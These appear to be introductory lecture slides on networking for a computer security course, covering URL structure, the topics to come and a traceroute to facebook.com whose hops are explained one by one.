

Computer Security: Crash Course in Networking


KAMI VANIEA

20 SEPTEMBER 2017

What is a URL?

- Uniform Resource Locators (URLs) are a standardized format for describing the location and access method of resources via the internet.

`<scheme>://<user>:<password>@<host>:<port>/<url-path>?<query-string>`



`<subdomain>.<domain>.<topdomain>`

eg. `https://profile.facebook.com`

Today


- Very basic routing
- IP addresses
- Autonomous systems
- Domain Name System (DNS)
- Man in the Middle (if we get that far)

Very basic routing

Your Computer

The Internet


Website Server




Basic standard drawing of the Internet.

Your computer (left) connects to “the cloud” (middle) which connects you to the webserver you want to talk with (right).

More realistic drawing
of the internet.



A terminal window titled "Terminal — bash" with a dark background and green text. It shows the command "traceroute facebook.com" and its output, which lists 9 hops from a static IP to the final destination. The window has standard macOS window controls (red, yellow, green buttons) in the top-left corner.

```
guest@dnstools.ch:~> traceroute facebook.com
1 static.1.241.243.136.clients.your-server.de (136.243.241.1) 0.228 ms
2 core24.fsn1.hetzner.com (213.239.229.53) 0.230 ms
3 core1.fra.hetzner.com (213.239.229.77) 4.921 ms
4 core2.ams.hetzner.com (213.239.203.158) 10.602 ms
5 br02.ams1.tfbnw.net (80.249.209.164) 11.665 ms
6 po131.asw02.ams2.tfbnw.net (204.15.21.94) 11.682 ms
7 po231.psw01.ams2.tfbnw.net (157.240.35.163) 12.001 ms
8 173.252.67.187 (173.252.67.187) 11.678 ms
9 edge-star-mini-shv-01-amt2.facebook.com (31.13.64.35) 11.870 ms
```


Each line is a computer my message passes through on its way between my computer and facebook.com

Host (Domain/IP)

facebook.com

Trace

[microsoft.com](#) or [bluewin.ch](#)





```
guest@dnstools.ch:~> traceroute facebook.com
```

```
1 static.1.241.243.136.clients.your-server.de (136.243.241.1) 0.228 ms
```

```
2 core24.fsn1.hetzner.com (213.239.229.53) 0.230 ms
```

```
3 core1.fra.hetzner.com (213.239.229.77) 4.921 ms
```

```
4 core2.ams.hetzner.com (213.239.203.158) 10.602 ms
```

```
5 br02.ams1.tfbnw.net (80.249.209.164) 11.665 ms
```

```
6 po131.asw02.ams2.tfbnw.net (204.15.21.94) 11.682 ms
```

```
7 po231.psw01.ams2.tfbnw.net (157.240.35.163) 12.001 ms
```

```
8 173.252.67.187 (173.252.67.187) 11.678 ms
```

```
9 edge-star-mini-shv-01-ams2.facebook.com (31.13.64.35) 11.870 ms
```

First connection was in Germany (.de) where the website I was using is hosted

